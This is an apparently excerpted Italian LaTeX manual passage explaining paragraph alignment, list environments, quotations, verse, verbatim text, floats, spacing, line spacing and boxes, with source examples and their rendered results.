In condizioni normali, il testo dei paragrafi risulta allineato simultaneamente a sinistra e a destra. Per modificare questo comportamento si interviene normalmente attraverso degli ambienti, ma sono disponibili anche dei comandi alternativi che provengono da TeX:

`\begin{center}`*testo*`\end{center}`	centra il testo;
`\centerline{`*riga_di_testo*`}`	centra la riga;

`\begin{flushleft}`*testo*`\end{flushleft}`
 	
`{\raggedright` *testo*`\par}`
	allinea il testo a sinistra;

`\begin{flushright}`*testo*`\end{flushright}`
 	
`{\raggedleft` *testo*`\par}`
	allinea il testo a destra.

È interessante osservare che, mentre i comandi '**`\raggedright`**' e '**`\raggedleft`**', richiedono l'inserimento in un raggruppamento, dove l'ultimo paragrafo deve terminare in modo esplicito, prima della fine del raggruppamento, gli ambienti dichiarano implicitamente l'inizio e la fine di un paragrafo.

Il comando '**`\centerline`**' consente di centrare una riga soltanto, senza inserire la spaziatura che riguarda un paragrafo normale.

```
Questo è un paragrafo normale, che serve come riferimento. Bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla.

\begin{center}
Questo è un paragrafo centrato, attraverso l'ambiente {\ttfamily
center}. Bla bla bla bla bla bla bla bla bla bla bla.
\end{center}

Questo è un paragrafo normale, a cui segue una riga centrata:

\centerline{riga centrata.}

\begin{flushleft}
Questo è un paragrafo allineato a sinistra, attraverso l'ambiente
{\ttfamily flushleft}. Bla bla bla bla bla bla bla bla bla bla bla.
\end{flushleft}

\begin{flushright}
Questo è un paragrafo allineato a destra, attraverso l'ambiente
{\ttfamily flushright}. Bla bla bla bla bla bla bla bla bla bla bla.
\end{flushright}
```

Questo è un paragrafo normale, che serve come riferimento. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Questo è un paragrafo centrato, attraverso l'ambiente `center`. Bla bla bla bla bla bla bla bla bla bla bla.

Questo è un paragrafo normale, a cui segue una riga centrata:
riga centrata.

Questo è un paragrafo allineato a sinistra, attraverso l'ambiente `flushleft`. Bla bla bla bla bla bla bla bla bla bla bla.

Questo è un paragrafo allineato a destra, attraverso l'ambiente `flushright`. Bla bla bla bla bla bla bla bla bla bla bla.

240.3 Elenchi

Alcuni ambienti sono predisposti per la realizzazione di elenchi di vario tipo. Quelli più comuni sono '**`description`**', '**`enumerate`**' e '**`itemize`**', ma esiste anche il modo di definire un tipo di elenco libero, attraverso l'ambiente generico '**`list`**'.

L'elenco puntato classico si ottiene con l'ambiente '**`itemize`**':

```
\begin{itemize}
\item testo
\item testo
...
\item testo
\end{itemize}
```

All'interno dell'ambiente '**`itemize`**', il comando '**`\item`**' serve a indicare l'inizio di una voce dell'elenco; la voce può contenere del testo piuttosto articolato, anche in più paragrafi, per esempio con dei sottoelenchi o ambienti di altro genere. L'esempio seguente mostra un elenco contenente un sottoelenco:

```
\begin{itemize}
\item Primo.
\item Secondo.
      \begin{itemize}
      \item Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{itemize}
\item Terzo.
\end{itemize}
```

- Primo.
- Secondo.
  - Questa voce è una suddivisione ulteriore del secondo punto.

    Questo è un paragrafo ulteriore.
  - Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
- Terzo.

Teoricamente, è possibile modificare il simbolo usato per evidenziare l'inizio delle voci, ridefinendo i comandi '**\labelitemi**', '**\labelitemii**', '**\labelitemiii**' e '**\labelitemiv**', che si riferiscono rispettivamente all'elenco principale e di seguito a sottoelenchi fino a un massimo di quattro livelli di annidamento. Per esempio, si può fare in modo che si utilizzi il segno «+» per l'elenco principale intervenendo in questo modo:

```
\renewcommand{\labelitemi}{\normalfont +}
```

Ecco come si presenta l'elenco già mostrato se si aggiunge questa istruzione all'inizio:

+ Primo.
+ Secondo.
    - Questa voce è una suddivisione ulteriore del secondo punto.

      Questo è un paragrafo ulteriore.
    - Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
+ Terzo.

In modo analogo si ottengono degli elenchi numerati, con l'ambiente '**enumerate**':

```
\begin{enumerate}
\item testo
\item testo
...
\item testo
\end{enumerate}
```

L'esempio già visto viene riproposto usando l'ambiente '**enumerate**'; si può osservare che la numerazione delle voci cambia quando si inseriscono dei sottoelenchi:

```
\begin{enumerate}
\item Primo.
\item Secondo.
      \begin{enumerate}
      \item Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{enumerate}
\item Terzo.
\end{enumerate}
```

1. Primo.
2. Secondo.
    (a) Questa voce è una suddivisione ulteriore del secondo punto.

    Questo è un paragrafo ulteriore.

    (b) Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
3. Terzo.

La sequenza dei valori attribuita alle voci viene determinata attraverso dei contatori, che sono rispettivamente: '**enumi**', '**enumii**', '**enumiii**' e '**enumiv**'. In pratica, il primo contatore controlla l'elenco più esterno, mentre l'ultimo riguarda quello più interno (di conseguenza ci

possono essere un massimo di quattro annidamenti). Inoltre, il tipo di numerazione usata negli elenchi dipende rispettivamente dai comandi: '**`\theenumi`**', '**`\theenumii`**', '**`\theenumiii`**' e '**`\theenumiv`**'. L'esempio seguente è una variante di quello già visto, in cui, l'elenco più esterno parte dal numero tre, mentre l'elenco annidato utilizza i numeri romani:

```
\begin{enumerate}
\setcounter{enumi}{2}
\item Primo.
\item Secondo.
      \renewcommand{\theenumii}{\roman{enumii}}
      \begin{enumerate}
      \item Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{enumerate}
\item Terzo.
\end{enumerate}
```

3. Primo.
4. Secondo.
   (i) Questa voce è una suddivisione ulteriore del secondo punto.
   Questo è un paragrafo ulteriore.
   (ii) Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
5. Terzo.

Gli elenchi descrittivi sono leggermente diversi, perché devono consentire l'indicazione la descrizione delle voci. L'ambiente usato per questo è '**`description`**':

```
\begin{description}
\item [etichetta] testo
\item [etichetta] testo
...
\item [etichetta] testo
\end{description}
```

Ciò che è stato indicato come *etichetta* è ciò che rappresenta simbolicamente la voce che viene descritta dal testo successivo; come si vede dalla sintassi, potrebbe essere omessa, anche se questo fa perdere di significato a un elenco descrittivo. Viene riproposto l'esempio già visto in precedenza per gli altri tipi di elenco, con l'aggiunta delle etichette:

```
\begin{description}
\item [marrone] Primo.
\item [rosso] Secondo.
      \begin{description}
      \item [oro] Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item [argento] Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{description}
\item [arancio] Terzo.
\end{description}
```

marrone Primo.

rosso Secondo.

oro Questa voce è una suddivisione ulteriore del secondo punto.

Questo è un paragrafo ulteriore.

argento Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.

arancio Terzo.

Come si vede dal risultato della composizione, l'annidamento non fa cambiare l'aspetto dell'elenco.

Eventualmente, si può omettere l'indicazione della voce distintiva dei vari punti, se a questo si provvede da soli con gli evidenziamenti che si preferiscono; tuttavia, può risultare difficile inserire le parentesi quadre all'inizio di queste voci. Per inserire le parentesi quadre con un significato letterale, basta fare in modo che LaTeX comprenda che il testo è già iniziato, attraverso l'inserzione di gruppi vuoti, oppure inserendo le parentesi stesse tra parentesi graffe:

```
\begin{description}
\item [marrone] Primo.
\item {[rosso]} Secondo.
\item {}[arancio] Terzo.
\end{description}
```

marrone Primo.

[rosso] Secondo.

[arancio] Terzo.

Gli ambienti riferiti agli elenchi gestiscono in modo autonomo la distanza verticale di separazione tra le voci, impostando internamente il comando '**`\itemsep`**'. Volendo, si può interferire in questa lunghezza per modificare la distanza tra le voci di un elenco, ma solo all'interno dell'elenco stesso:

```
\begin{itemize}
\item Primo. In questo contesto, il valore predefinito di
      {\ttfamily \textbackslash{}itemsep} è \the\itemsep{}.
\setlength{\itemsep}{1cm}
\item Secondo.
      \begin{itemize}
      \item Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{itemize}
\item Terzo.
\end{itemize}
```

- Primo. In questo contesto, il valore predefinito di `\itemsep` è 4.0pt plus 2.0pt minus 1.0pt.
- Secondo.
  - Questa voce è una suddivisione ulteriore del secondo punto.

    Questo è un paragrafo ulteriore.
  - Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
- Terzo.

Infine, si può realizzare un elenco in modo libero, attraverso l'ambiente '**`list`**':

```
\begin{list}{etichetta}{comandi_di_spaziatura}
\item testo
\item testo
...
\item testo
\end{list}
```

In pratica, al posto di *etichetta* si inseriscono i comandi necessari a produrre l'etichetta che contrassegna le voci dell'elenco, mentre al posto di *comandi_di_spaziatura* si possono mettere i comandi che servono a definire le lunghezze relative alla costruzione dell'elenco. Per cominciare, conviene mostrare un esempio banale di elenco puntato, dove il punto delle voci è rappresentato da un asterisco:

```
\begin{list}{*}{}
\item Primo.
\item Secondo.
\item Terzo.
\end{list}
```

* Primo.

* Secondo.

* Terzo.

Per controllare la distanza tra i punti, si può modificare la distanza '**`\itemsep`**':

```
\begin{list}{*}{\setlength{\itemsep}{1cm}}
\item Primo.
\item Secondo.
\item Terzo.
\end{list}
```

* Primo.

* Secondo.

* Terzo.

Per costruire un elenco numerato, occorre intervenire con maggiore abilità nella definizione dell'etichetta:

```
\newcounter{elenco}

\setcounter{elenco}{0}
\begin{list}{\stepcounter{elenco}\arabic{elenco}}{\setlength{\itemsep}{1cm}}
\item Primo.
\item Secondo.
\item Terzo.
\end{list}
```

1 Primo.

2 Secondo.

3 Terzo.

240.4 Citazioni

Sono disponibili due ambienti per rappresentare facilmente del testo rientrato rispetto al flusso normale:

`\begin{quote}`*testo*`\end{quote}`
 	
`\begin{quotation}`*testo*`\end{quotation}`
	rientra a destra e a sinistra il testo, in un modo conveniente per includere una citazione.

La differenza tra i due ambienti sta nel fatto che '**`quote`**' non fa rientrare la prima riga dei paragrafi, mentre '**`quotation`**' si comporta come al solito. In ogni caso, entrambi gli ambienti possono contenere più paragrafi o blocchi di altro tipo. Segue un esempio:

```
Bla bla bla bla bla...

\begin{quote}

    This program is free software; you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation; either version 2 of the License, or
    (at your option) any later version.

\end{quote}

Bla bla bla bla bla...

\begin{quotation}

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program; if not, write to the Free Software
    Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

\end{quotation}
```

Bla bla bla bla bla...

> This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

Bla bla bla bla bla...

> This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
>
> You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

240.5 Versi

LaTeX facilita la scrittura di versi poetici attraverso l'ambiente '**verse**'. Si osservi l'esempio seguente:

```
\section{La Divina Commedia -- Inferno}

canto XV

\begin{verse}
Ora c'en porta l'un de' duri margini;\par
e 'l fummo del ruscel di sopra aduggia,\par
sì che dal foco salva l'acqua e li argini.\par
\end{verse}
```

1 La Divina Commedia – Inferno

canto XV

> Ora c'en porta l'un de' duri margini;
>
> e 'l fummo del ruscel di sopra aduggia,
>
> sì che dal foco salva l'acqua e li argini.

Come si può osservare, le strofe devono occupare ognuna un paragrafo separato. L'ambiente '**verse**' si occupa in pratica di rientrare in modo particolare i paragrafi, per consentire di riconoscere anche le strofe lunghe. Si osservi cosa accade con una strofa più lunga dello spazio che può avere a disposizione la riga:

> prima strofa;
>
> seconda strofa, molto lunga, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

240.6 Testo letterale

Per riprodurre del testo in modo letterale, è disponibile l'ambiente '**verbatim**' e il comando '**\verb**':

`\begin{verbatim}`*testo_preformattato*`\end{verbatim}`	compone il testo in modo letterale, rispettando anche le interruzioni di riga, usando un carattere dattilografico;
`\begin{verbatim*}`*testo_preformattato*`\end{verbatim*}`	come nel caso precedente, evidenziando gli spazi con un segno speciale.
`\verb`*x testo_letterale x*	compone il testo, che non può superare la riga di lunghezza, in modo letterale, usando un carattere dattilografico;
`\verb*`*x testo_letterale x*	come nel caso precedente, evidenziando gli spazi con un segno speciale.

Come si può comprendere dalla spiegazione data nella tabella riepilogativa, l'ambiente '**verbatim**' consente di rappresentare facilmente dei blocchi di testo letterali, da riprodurre così come sono nel sorgente, anche nelle interruzioni di riga; al contrario, il comando '**\verb**' va usato nel testo normale.

Nel caso dell'ambiente '**verbatim**', il contenuto del testo non ha limitazioni, salvo il fatto che non può includere il comando di chiusura dell'ambiente ('**\end{verbatim}**'); mentre il comando '**\verb**' delimita il testo letterale con un carattere a scelta, inserito all'inizio e alla fine del testo. Gli esempi seguenti mostrano l'uso dei due modi di indicare testo letterale, in modo normale o con l'asterisco:

```
\$ \verb@cat -n /bin/bash@ [Invio]

\begin{verbatim}
     1  ^?ELF^A^A^A^@^@^@^@^@^@^@^@^@^B^@^C^@^A^@^@^@M-PM-^Q^E^H4^@^@^@M-\M-7^T^
     2  ^F^@^@M-w^B^@^@^_^F^@^@M-^^^D^@^@^@^@^@^@^^^F^@^@^K^E^@^@M-j^D^@^@T^D^@^
     3  ^D^@^@b^F^@^@^@^@^@^@_^C^@^@M-^[^C^@^@M-^[^@^@^@M-^J^E^@^@^@^@^@^@^@^@^@
    ...
\end{verbatim}
```

```
$ cat -n /bin/bash [Invio]

    1  ^?ELF^A^A^A^@^@^@^@^@^@^@^@^@^B^@^C^@^A^@^@^@M-PM-^Q^E^H4^@^@^@M-\M-7^T^
    2  ^F^@^@M-w^B^@^@^_^F^@^@M-^^^D^@^@^@^@^@^@^^^F^@^@^K^E^@^@M-j^D^@^@T^D^@^
    3  ^D^@^@b^F^@^@^@^@^@^@_^C^@^@M-^[^C^@^@M-^[^@^@^@M-^J^E^@^@^@^@^@^@^@^@^@
   ...
```

```
\$ \verb*@ls -l /@ [Invio]

\begin{verbatim*}
drwxr-xr-x    2 root     root         4096 mag  3 22:46 bin
drwxr-xr-x    4 root     root         4096 apr 20 16:15 boot
drwxr-xr-x    7 root     root        20480 mag  5 08:49 dev
drwxr-xr-x  123 root     root         8192 mag  5 08:49 etc
drwxr-xr-x   21 root     root         4096 feb 10 20:59 home
drwxr-xr-x    7 root     root         8192 mag  3 22:48 lib
...
\end{verbatim*}
```

```
$ ls␣-l␣/ [Invio]

drwxr-xr-x␣␣␣␣2␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣4096␣mag␣␣3␣22:46␣bin
drwxr-xr-x␣␣␣␣4␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣4096␣apr␣20␣16:15␣boot
drwxr-xr-x␣␣␣␣7␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣20480␣mag␣␣5␣08:49␣dev
drwxr-xr-x␣␣123␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣8192␣mag␣␣5␣08:49␣etc
drwxr-xr-x␣␣␣21␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣4096␣feb␣10␣20:59␣home
drwxr-xr-x␣␣␣␣7␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣8192␣mag␣␣3␣22:48␣lib
...
```

Si veda anche la sezione 246.2 per l'importazione di file esterni da rappresentare in modo letterale.

240.7 Ambienti fluttuanti

LaTeX dispone di due ambienti fluttuanti nel testo, preparati idealmente per incorporare tabelle o figure:

```
\begin{figure}[permesso_di_collocazione ]
    figura
\end{figure}
```

```
\begin{table}[permesso_di_collocazione ]
    tabella
\end{table}
```

Per il momento, per come sono mostrati i modelli sintattici dell'utilizzo di questi ambienti, non c'è differenza tra un ambiente o l'altro. La collocazione dell'oggetto contenuto nell'ambiente fluttuante, viene concessa attraverso l'uso di alcune lettere alfabetiche, con il significato seguente:

`h`	*here*	si concede la collocazione nel punto in cui si trova la dichiarazione della tabella o della figura;
`t`	*top*	si concede la collocazione all'inizio della pagina attuale;
`b`	*bottom*	si concede la collocazione alla fine della pagina attuale;
`p`	*page*	si concede la collocazione in una pagina a parte, riservata a questo.

Queste lettere possono essere sommate assieme e conta l'ordine in cui sono dati i permessi di collocazione. Per esempio,

```
\begin{table}[tbp]
    ...
\end{table}
```

dichiara una tabella fluttuante che può essere collocata nell'ordine: all'inizio della pagina, alla fine, oppure in una pagina a parte. In pratica, viene esclusa la collocazione nel punto in cui viene dichiarata, a meno che questo coincida con una delle alternative concesse.

Se i permessi di posizionamento dell'oggetto non vengono specificati, LaTeX intende l'uso della sigla '**`tbp`**', cioè in alto, in basso o in una nuova pagina, escludendo la posizione naturale.

Dal momento che un oggetto inserito in un ambiente fluttuante non può essere suddiviso, risulta difficile imporre la collocazione nello stesso punto in cui si trova, quando ciò costringe a lasciare molto spazio vuoto alla fine di una pagina. Pertanto, l'uso del solo permesso '**`h`**', senza alternative, diventa privo del suo significato nella maggior parte dei casi. Se la collocazione di questi oggetti deve avvenire necessariamente nella loro posizione naturale, lo si può imporre incorporando il pacchetto '**`float`**' nel preambolo e indicando il permesso '**`H`**' (la lettera H maiuscola):

```
\usepackage{float}
\begin{document}
…
\begin{table}[H]
    …
\end{table}
```

La differenza tra gli ambienti si avverte solo quando si inseriscono le didascalie, attraverso il comando '**\caption**':

```
\begin{figure}[permesso_di_collocazione ]
    \caption{didascalia}
    figura
\end{figure}
```

```
\begin{table}[permesso_di_collocazione ]
    \caption{didascalia}
    tabella
\end{table}
```

Il comando '**\caption**' può essere inserito in qualunque punto, all'interno dell'ambiente, purché ciò possa avere senso in fase di composizione (generalmente si sceglie l'inizio o la fine, per avere una didascalia superiore o inferiore). L'inserimento del comando fa incrementare il contatore delle figure o delle tabelle, corrispondente rispettivamente a '**figure**' o '**table**'; inoltre la didascalia risulta arricchita della definizione «figura» o «tabella» con l'aggiunta del numero relativo. Infine, il numero della figura o della tabella viene accumulato per generare un indice specifico, attraverso i comandi '**\listoffigures**' e '**\listoftables**'.

L'esempio seguente mostra la costruzione di una tabella molto povera, che serve a comprendere quanto indifferente sia per LaTeX cosa sia veramente il contenuto di questi ambienti:

```
\begin{table}[htbp]
    \begin{verbatim}
                .-------------------------------------------.
                | n. | cognome  | nome          | professione |
                |----|----------|---------------|-------------|
                |  1 | Tizi     | Tizi          | tramviere   |
                |----|----------|---------------|-------------|
                |  2 | Cai      | Caio          | pasticcere  |
                |----|----------|---------------|-------------|
                |  3 | Semproni | Sempronio     | falegname   |
                `-------------------------------------------'
    \end{verbatim}
    \caption{Una tabella molto semplice}
\end{table}
```

```
.-------------------------------------------.
| n. | cognome  | nome          | professione |
|----|----------|---------------|-------------|
|  1 | Tizi     | Tizi          | tramviere   |
|----|----------|---------------|-------------|
|  2 | Cai      | Caio          | pasticcere  |
|----|----------|---------------|-------------|
|  3 | Semproni | Sempronio     | falegname   |
`-------------------------------------------'
```

Tabella 1: Una tabella molto semplice

Nella sezione 238.2 sono descritti i comandi con cui si può ottenere un salto pagina. In particolare, i comandi '**\clearpage**' e '**\cleardoublepage**' si occupano anche di inserire gli oggetti fluttuanti che non fossero già stati collocati secondo i permessi attribuiti. In pratica, se

degli oggetti fluttuanti non hanno ancora potuto essere collocati, questi comandi per il salto pagina forzano il loro l'inserimento nella composizione, probabilmente in una pagina a parte. Di solito, i comandi che in qualche modo implicano un salto pagina, fanno uso di questi comandi '**`\clearpage`**' o '**`\cleardoublepage`**', proprio per chiudere anche con gli oggetti fluttuanti ancora sospesi.

LaTeX: spazi e scatole

LaTeX evita di dare la stessa libertà che dà TeX nella gestione degli spazi e delle scatole. In questo senso, sono disponibili una serie di comandi, spesso simili tra loro, che possono creare un po' di confusione all'utilizzatore.

241.1 Spazi orizzontali

A proposito di spazi orizzontali, esistono ovviamente due possibilità: spazi rigidi e spazi elastici. Nel secondo caso, sono disponibili anche comandi che inseriscono puntini o linee in modo elastico, come quando si compila un indice e si vuole guidare la vista verso il numero della pagina.

`\hspace{`*lunghezza*`}` `\hspace*{`*lunghezza*`}`	Inserisce uno spazio orizzontale rigido. Il valore dell'argomento può essere negativo; in tal caso si ottiene un arretramento. Se lo spazio inserito viene a trovarsi all'inizio di una riga, viene ignorato, a meno che sia usato l'asterisco.

L'esempio seguente vuole mettere a confronto uno spazio normale, che viene soppresso perché si trova all'inizio di una riga, con uno spazio con asterisco, che risulta inserito in ogni caso:

```
1 Bla bla bla \hspace{3cm} bla bla bla...

2 Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla \hspace{5cm} bla bla bla...

3 Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla \hspace*{5cm} bla bla bla...
```

1 Bla bla bla bla bla bla...
2 Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla...
3 Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla...

`\hfill`	Inserisce uno spazio orizzontale elastico, che in condizioni normali va a riempire tutto lo spazio disponibile.
`\dotfill`	Inserisce uno spazio orizzontale elastico contenente dei puntini.
`\hrulefill`	Inserisce uno spazio orizzontale elastico contenente una linea orizzontale.

Generalmente, lo spazio orizzontale elastico si usa per allineare qualcosa al centro o a destra, come nell'esempio seguente:

```
\noindent sinistra\hfill centro\hfill destra\par
\noindent sinistra\dotfill centro\hrulefill destra\par
```

Come si vede dal risultato, questi comandi hanno tutti lo stesso grado di elasticità:

sinistra centro destra
sinistra .... centro ________________ destra

È importante osservare che i comandi per gli spazi elastici non funzionano se si trovano all'inizio o alla fine di una riga. Eventualmente, se è necessario, si può inserire uno spazio non interrompibile ('~') primo o dopo il comando:

```
\noindent ~\hrulefill destra\par
\noindent sinistra\dotfill ~\par
```

____destra
sinistra...

241.2 Spazi verticali

I comandi per l'inserimento di spazi verticali riprendono la stessa logica di quelli orizzontali (escludendo il riempimento con puntini o linee). In generale, gli spazi rigidi sono cumulabili.

`\vspace{`*lunghezza*`}`	Inserisce uno spazio verticale rigido. Se si trova all'inizio di una pagina, viene ignorato.
`\vspace*{`*lunghezza*`}`	Inserisce uno spazio verticale rigido. Se si trova all'inizio di una pagina, viene inserito regolarmente.
`\addvspace{`*lunghezza*`}`	Aggiunge uno spazio verticale rigido. Se nello stesso punto vengono usati più comandi '**`\addvspace`**', viene preso in considerazione solo quello con la lunghezza maggiore.
`\vfill`	Inserisce uno spazio verticale elastico, che in condizioni normali va a riempire tutto lo spazio disponibile.

L'esempio seguente riguarda l'inserzione di spazi rigidi attraverso i comandi '**`\vspace`**' e '**`\addvspace`**':

```
1 Bla bla bla...

\vspace{0.5cm}
2 Bla bla bla...

\vspace{0.5cm}
\vspace{0.5cm}
3 Bla bla bla...

\vspace{0.5cm}
\addvspace{0.5cm}
\addvspace{1.5cm}
4 Bla bla bla...
```

Si può osservare che i comandi '**`\vspace`**' si sommano tra loro, mentre '**`\addvspace`**' no, limitando ad aggiungere lo spazio più grande:

1 Bla bla bla...

2 Bla bla bla...

3 Bla bla bla...

4 Bla bla bla...

Lo spazio verticale elastico consente di allineare il testo verticalmente, come nell'esempio seguente, in cui si individua un blocco centrale e un blocco in fondo alla pagina:

```
1 Sopra, bla bla bla...

\vfill
2 Centro, bla bla bla...

\vfill
3 Sotto, bla bla bla...

\newpage
```

1 Sopra, bla bla bla...

2 Centro, bla bla bla...

3 Sotto, bla bla bla...

Per l'uniformità della veste grafica del testo, è importante standardizzare gli spazi verticali, attraverso dei comandi appositi, che cambiano a seconda dello stile generale:

`\smallskip`	spazio piccolo;
`\medskip`	spazio medio;
`\bigskip`	spazio grande.

L'entità dello spazi verticale introdotto da questi comandi dipende da altri comandi:

`\smallskipamount`	lunghezza piccola;
`\medskipamount`	lunghezza media;
`\bigskipamount`	lunghezza grande.

In pratica, i comandi per l'inserzione di spazi verticali standard corrispondono all'uso di '**`\vskip`**' con queste lunghezze uniformi:

Comando	Equivalenza	Esempio di altezza
\smallskip	\vspace{\smallskipamount}	3.0pt plus 1.0pt minus 1.0pt
\medskip	\vspace{\medskipamount}	6.0pt plus 2.0pt minus 2.0pt
\bigskip	\vspace{\bigskipamount}	12.0pt plus 4.0pt minus 4.0pt

L'esempio seguente mostra in pratica l'uso di questi comandi per l'inserzione di spazi verticali standard:

```
Bla bla bla...\bigskip

Lo spazio prima di questa riga è grande;\medskip

lo spazio prima di questa riga è medio;\smallskip

lo spazio prima di questa riga è piccolo;

lo spazio prima di questa riga è quello normale.
```

Bla bla bla...

Lo spazio prima di questa riga è grande;

lo spazio prima di questa riga è medio;

lo spazio prima di questa riga è piccolo;
lo spazio prima di questa riga è quello normale.

241.3 Elasticità controllabile

È possibile definire in modo semplice una lunghezza elastica da usare poi con comandi come '**`\hspace`**' e '**`\vspace`**':

`\stretch{n}`	restituisce una lunghezza elastica pari a *n*.

Maggiore è il valore attribuito all'argomento di '**`\stretch`**', maggiore è di conseguenza l'elasticità. A titolo si esempio si può vedere come si trasforma questo comando:

Comando	Lunghezza equivalente
\stretch{1}	0.0ptplus1fill
\stretch{2}	0.0ptplus2fill
\stretch{2.5}	0.0ptplus2.5fill

241.4 Interlinea

La distanza tra le righe di un blocco di testo normale si può controllare modificando la lunghezza '**`\baselineskip`**'; tuttavia, con l'aiuto del pacchetto '**`setspace`**', si possono usare comandi che semplificano questo tipo di intervento:

`\usepackage{setspace}`	dichiara l'utilizzo del pacchetto necessario alla gestione dei comandi sottostanti;
`\singlespacing`	richiede un'interlinea normale;
`\onehalfspacing`	richiede un'interlinea maggiore;
`\doublespacing`	richiede un'interlinea doppia.

L'esempio seguente mostra l'uso e l'effetto di questi comandi:

```
...
\usepackage{setspace}
...
\begin{document}

\singlespacing
Questo paragrafo ha un'interlinea normale. Bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

\onehalfspacing
Questo paragrafo ha un'interlinea pari a una volta e mezza quella
normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla...

\doublespacing
```

```
Questo paragrafo ha un'interlinea doppia. Bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

\end{document}
```

Questo paragrafo ha un'interlinea normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Questo paragrafo ha un'interlinea pari a una volta e mezza quella normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Questo paragrafo ha un'interlinea doppia. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Anche senza il pacchetto '**`setspace`**', si può usare nel preambolo il comando seguente:

`\linespread{`*fattore*`}`	moltiplica la distanza tra le righe del fattore indicato.

Per esempio, così:

```
...
\linespread{2.5}
...
\begin{document}

La distanza tra le righe è di due volte e mezza quella normale. Bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla...

\end{document}
```

La distanza tra le righe è di due volte e mezza quella normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

241.5 Scatole

LaTeX offre una serie di comandi per la realizzazione di scatole, bordate e non, alcuni dei quali sono già apparsi in altri capitoli. Oltre alla presenza del bordo, le scatole si distinguono per la capacità o meno di rimpaginano il testo al loro interno.

`\mbox{`*testo*`}`	`\fbox{`*testo*`}`	Inserisce il testo in una scatola larga quanto il testo stesso; nel secondo caso si ottiene una scatola bordata.
`\makebox[`*ampiezza*`]`↩ ↪`[c|l|r|s]{`*testo*`}`	`\framebox[`*ampiezza*`]`↩ ↪`[c|l|r|s]{`*testo*`}`	Inserisce il testo (di una sola riga) in una scatola; nel secondo caso si ottiene una scatola bordata.

Quelli appena mostrati sono i comandi più comuni per ottenere delle scatole, in cui il testo occupa sempre una riga. Si può intuire che i comandi '**`\makebox`**' e '**`\framebox`**', usati senza argomenti opzionali, sono equivalenti rispettivamente a '**`\mbox`**' e '**`\fbox`**'. Il secondo argomento opzionale di '**`\makebox`**' e '**`\framebox`**' è una lettera che indica l'allineamento orizzontale che deve avere il testo contenuto:

`c`	testo centrato orizzontalmente nella scatola;
`l`	testo allineato a sinistra;

`r`	testo allineato a destra;
`s`	testo allargato per tutta l'ampiezza della scatola.

L'esempio seguente dovrebbe chiarire l'utilizzo di questi comandi:

```
Bla bla bla \mbox{ciao ciao} bla bla bla \fbox{ciao ciao} bla bla bla...

Bla bla bla \makebox{ciao ciao} bla bla bla \framebox{ciao ciao} bla bla bla...

Bla bla bla \makebox[4cm]{ciao ciao} bla bla bla
\framebox[4cm]{ciao ciao} bla bla bla...

Bla bla bla \makebox[4cm][c]{ciao ciao} bla bla bla
\framebox[4cm][c]{ciao ciao} bla bla bla...

